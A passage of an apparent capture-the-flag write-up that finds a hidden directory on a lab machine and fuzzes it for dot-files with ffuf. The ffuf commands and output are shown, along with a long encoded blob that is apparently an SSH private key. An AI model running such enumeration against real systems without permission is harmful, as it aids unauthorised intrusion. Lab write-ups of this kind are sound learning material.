
Got a secret directory, as followed a pattern of the hidden directories.




Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64

Got a possible username and a hint to where look for the private key.




```
~/current (0.401s)
ffuf -u http://192.168.122.236/\~secret/.FUZZ -w /usr/share/dirb/wordlists/common.txt
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.122.236/~secret/.FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 14ms]
ht                      [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
hta                     [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
htbin                   [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
htdig                   [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
htdoc                   [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
htdocs                  [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
htm                     [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
html                    [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
htmls                   [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
htmlarea                [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 1ms]
htpasswd                [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 1ms]
http                    [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
httpd                   [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
httpdocs                [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 4ms]
```




```
httpmodules             [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 4ms]
https                   [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 4ms]
httpuser                [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 4ms]
:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

Did .FUZZ because it would be hidden and most probably starting with a dot.




```
~/current
ffuf -u http://192.168.122.236/\~secret/.FUZZ -w /usr/share/seclists/Discovery/Web-Content/
directory-list-2.3-medium.txt -e .txt,.html -fc 403

                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 1ms]
mysecret.txt            [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 16ms]
```

So, changed the wordlist and found something.



```
cGxD6KNZQddY6iCsSuqPzUdqSx4F5ohDYnArU3kw5dmvTURqcaTrncHC3NLKBqFM2ywrNbRTW3eTpUvEz9qFuBnyhAK8TWu9cFxLoscWUrc4rLcRafiVvxPRpP692Bw5bshu
6ZZpixzJWvNZhPEoQoJRx7jUnupsEhcCgjuXD7BN1TMZGL2nUxcDQwahUC1u6NLSK81Yh9LkND67WD87Ud2JpdUwjMossSeHEbvYjCEYBnKRPpDhSgL7jmTzxmtZxS9wX6D
NLmQBsNT936L6VwYdEPKuLeY6wuyYmffQYZEVXhDtK6pokmA3Jo2Q83cVok6x74M5DA1TdjKvEsVGLvRMkkDpshztiGCaDu4uceLw3iLYvNVZK75k9zK9E2qcdwP7yWugahC
n5HyoaooLeBDiCAojj4JUxafQUcmfocvugzn81GAJ8LdxQjosS1tHmriYtwp8pGf4Nfq5FjqmGAdvA2ZPMUAVWVHgkeSVEnooKT8sxGUfZxgnHAfER49nZnz1YgcFkR73rW
fP5NwEpsCgeCWYSYh3XeF3dUqBBpf6xMJnS7wmZa9oWZVd8Rxs1zrXawVKSLxardUEfRLh6usnUmMMAnSmTyuvMTnjK2vzTBbd5djvhJKaY2szXFetZdWBsRFhUwReUk7Dk
hmCPb2mQNoTSuRpnfUG8CWaD3L2Q9UHepvrs67YGZJWwk54rmT6v1pHHLDR8gBC9ZTfdDtzBaZo8sesPQVbuKA9VEVsgw1xVvRyRZz8JH6DEzqrEneoibQUdJxLVNTMXpYX
Gi68RA4V1pa5yaj2UQ6xRpF6otrWTerjwALN67preSWWH4vY3MBv9Cu6358KWeVC1YZAXvBRwoZPXtquY9EiFL6i3KXFe3Y7W4Li7jF8vFrK6woYGy8soJJYEbXQp2NWqaJ
NcCQX8umkiGfNFNiRoTfQmz29wBZFJPtPJ98UkQwKJfSW9XKvDJwduMRWey2j61yaH4ij5uZQXDs37FNV7TBj71GGFGEh8vSKP2gg5nLcACbkzF4zjqdikP3TFNWGnij5az
3AxveN3EUFnuDtfB4ADRt57UokLMDi1V73Pt5PQe8g8SLjuvtNYpo8AqyC3zTMSmP8dFQgoborCXEMJz6npX6QhgXqpbhS58yVRhpW21Nz4xFkDL8QFCVH2beL1PZxEghmd
VdY9N3pVrMBUS7MznYasCruXqWVE55RPuSPrMEcRLoCa1XbYtG5JxqfbEg2aw8BdMirLLWhuxbm3hxrr9ZizxDDyu3i1PLkpHgQw3zH4GTK2mb5fxuu9W6nGWW24wjGbxHW
6aTneLweh74jFWKzfSLgEVyc7RyAS7Qkwkud9ozyBxxsV4VEdf8mW5g3nTDyKE69P34SkpQgDVNKJvDfJvZbL8o6BfPjEPi125edV9JbCyNRFKKpTxpq7QSruk7L5LEXG8H
4rsLyv6djUT9nJGWQKRPi3Bugawd7ixMUYoRMhagBmGYNafi4JBapacTMwG95wPyZT8Mz6gALq5Vmr8tkk9ry4Ph4U2ErihvNiFQVS7U9XBwQHc6fhrDHz2objdeDGvuVHzP
gqMeRMZtjzaLBZ2wDLeJUKEjaJAHnFLxs1xWXU7V4gigRAtiMFB5bjFTc7owzKHcqP8nJrXou8VJqFQDMD3PJcLjdErZGUS7oauaa3xhyx8Ar3AyggnywjjwZ8uoWQbmx8S
x71x4NyhHZUzHpi8vkEkbKKk1rVLNBWHHi75HixzAtNTX6pnEJC3t7EPkbouDC2eQd9i6K3CnpZHY3mL7zcg2PHesRSj6e7oZBoM2pSVTwtXRFBPTyFmUavtitoA8kFZb4D
hYMcxNyLf7r8H98WbtCshaEBaY7b5CntvgFFEucFanfbz6w8cDyXJnkzeW1fz19Ni9i6h4Bgo6BR8Fkd5dheH5TGz47VFH6hmY3aUgUvP8Ai2F2jKFKg4i3HfCJHGg1CXkt
uqznVucjWmdZmuACA2gce2rpiBT6GxmMrfSxDCiY32axw2QP7nzEBvCJi58rVe8JtdESt2zHGsUga2iySmusfpWqjYm8kfmqTbY4qAK13vNMR95QhXV9VYp9qffG5YWY163W
JV5urYKM6BBiuK9QkswCzgPtjsfFBBUo6vftNqCNbzQn4NMQmxm28hDMDU8GydwUm19ojNo1scUMzGfN4rLx7bs3S9wYaVLDLiNeZdLLU1DaKQhZ5cFZ7iymJHXuZFFgpbY
ZYFigLa7SokXis1LYfbHeXMvcfeuApmAaGQk6xmajEbpcbn1H5QQiQpYMX3BRp41w9RVRuLGZ1yLKxP37ogcppStCvDMGfiuVMU5SRJMajLXJBznzRSqBYwWmf4MS6B57xp5
6jVk6maGCsgjbuAhLyCwfGn1LwLoJDQ1kjLmnVrk7FkUUESqJKjp5cuX1EUpFjsfU1HaibABz3fcYY2cZ78qx2iaqS7ePo5Bkwv5XmtcLELXbQZKcHcwxkbC5PnEP6EUZRb
3nqm5hMDUUt912ha5kMR6g4aVG8bXFU6an5PikaedHBRVRCygkpQjm8Lhe1cA8X2jtQiUjwveF5bUNPmvPGk1hjuP56aWEgnyXzZkKVPbWj7MQQ3kAfqZ8hkKD1VgQ8pmqa
yiajhFHorfgtRk8ZpuEPpHH25aoJfNMtY45mJYjHMVSVnvG9e3PHrGwrks1eLQRXjjRmGtWu9cwT2bjy2huWY5b7xUSAXZfmRsbkT3eFQnGkAHmjMZ5nAfmeGhshCtNjAU4
idu8o7HMmMuc3tpK6res9HTCo35ujK3UK2LyMFEKjBNcXbigDWSM34mXSKHA1M4MF7dPewvQsAkvxRTCmeWwRWz6DKZv2MY1ezWd7mLvwGo9ti9SMTXrkrxHQ8DShuNorjC
zNCuxLNG9ThpPgWJoFb1sJL1ic9QVTvDHCJnD1AKdCjtNHrG973BVZNUF6DwbFq5d4CTLN6jxtCFs3XmoKquzEY7MiCzRaq3kBNAFYNCoVxRBU3d3aXfLX4rZXEDBfAgtum
kRRmWowkNjs2JDZmzS4H8nawmMa1PYmrr7aNDPEW2wdbjZurKAZhheoEYCvP9dfqdbL9gPrWfNBJyVBXRD8EZwFZNKb1eWPh1sYzUbPPhgruxWANCH52gQpfATNqmtTJZFj
sfpiXLQjdBxdzfz7pWvK8jivhnQaiajW3pwt4cZxwMfcrrJke14vN8Xbyqdr9zLFjZDJ7nLdmuXTwxPwD8Seoq2hYEhR97DnKfMY2LhoWGaHoFqycPCaX5FCPNf9CFt4n4n
YGLau7ci5uC7ZmssiT1jHTjKy7J9a4q614GFDdZULTkw8Pmh92fuTdK7Z6fweY4hZyGdUXGtPXveXwGWES36ecCpYXPSPw6ptVb9RxC81AZFPGnts85PYS6aD2eUmge6KGz
FopMjYLma85X55Pu4tCxyF2FR9E3c2zxtryG6N2oVTnyZt23YrEhEe9kcCX59RdhrDr71Z3zgQkAs8uPMM1JPvMNgdyNzpgEGGgj9czgBaN5PWrpPBWftg9fte4xYyvJ1BF
N5WDvTYfhUtcn1oRTDow67w5zz3adjLDnXLQc6MaowZJ2zyh4PAc1vpstCRtKQt35JEdwfwUe4wzNr3sidChW8VuMU1Lz1cAjvcVHEp1Sabo8FprJwJgRs5ZPA7Ve6LDW7h
FangK8YwZmRCmXxArBFVwjfV2SjyhTjhdqswJE5nP6pVnshbV8ZqG2L8d1cwhxpxggmu1jByELxVHF1C9T3GgLDvgUv8nc7PEJYoXpCoyCs55r35h9YzfKgjcJkvFTdfPHw
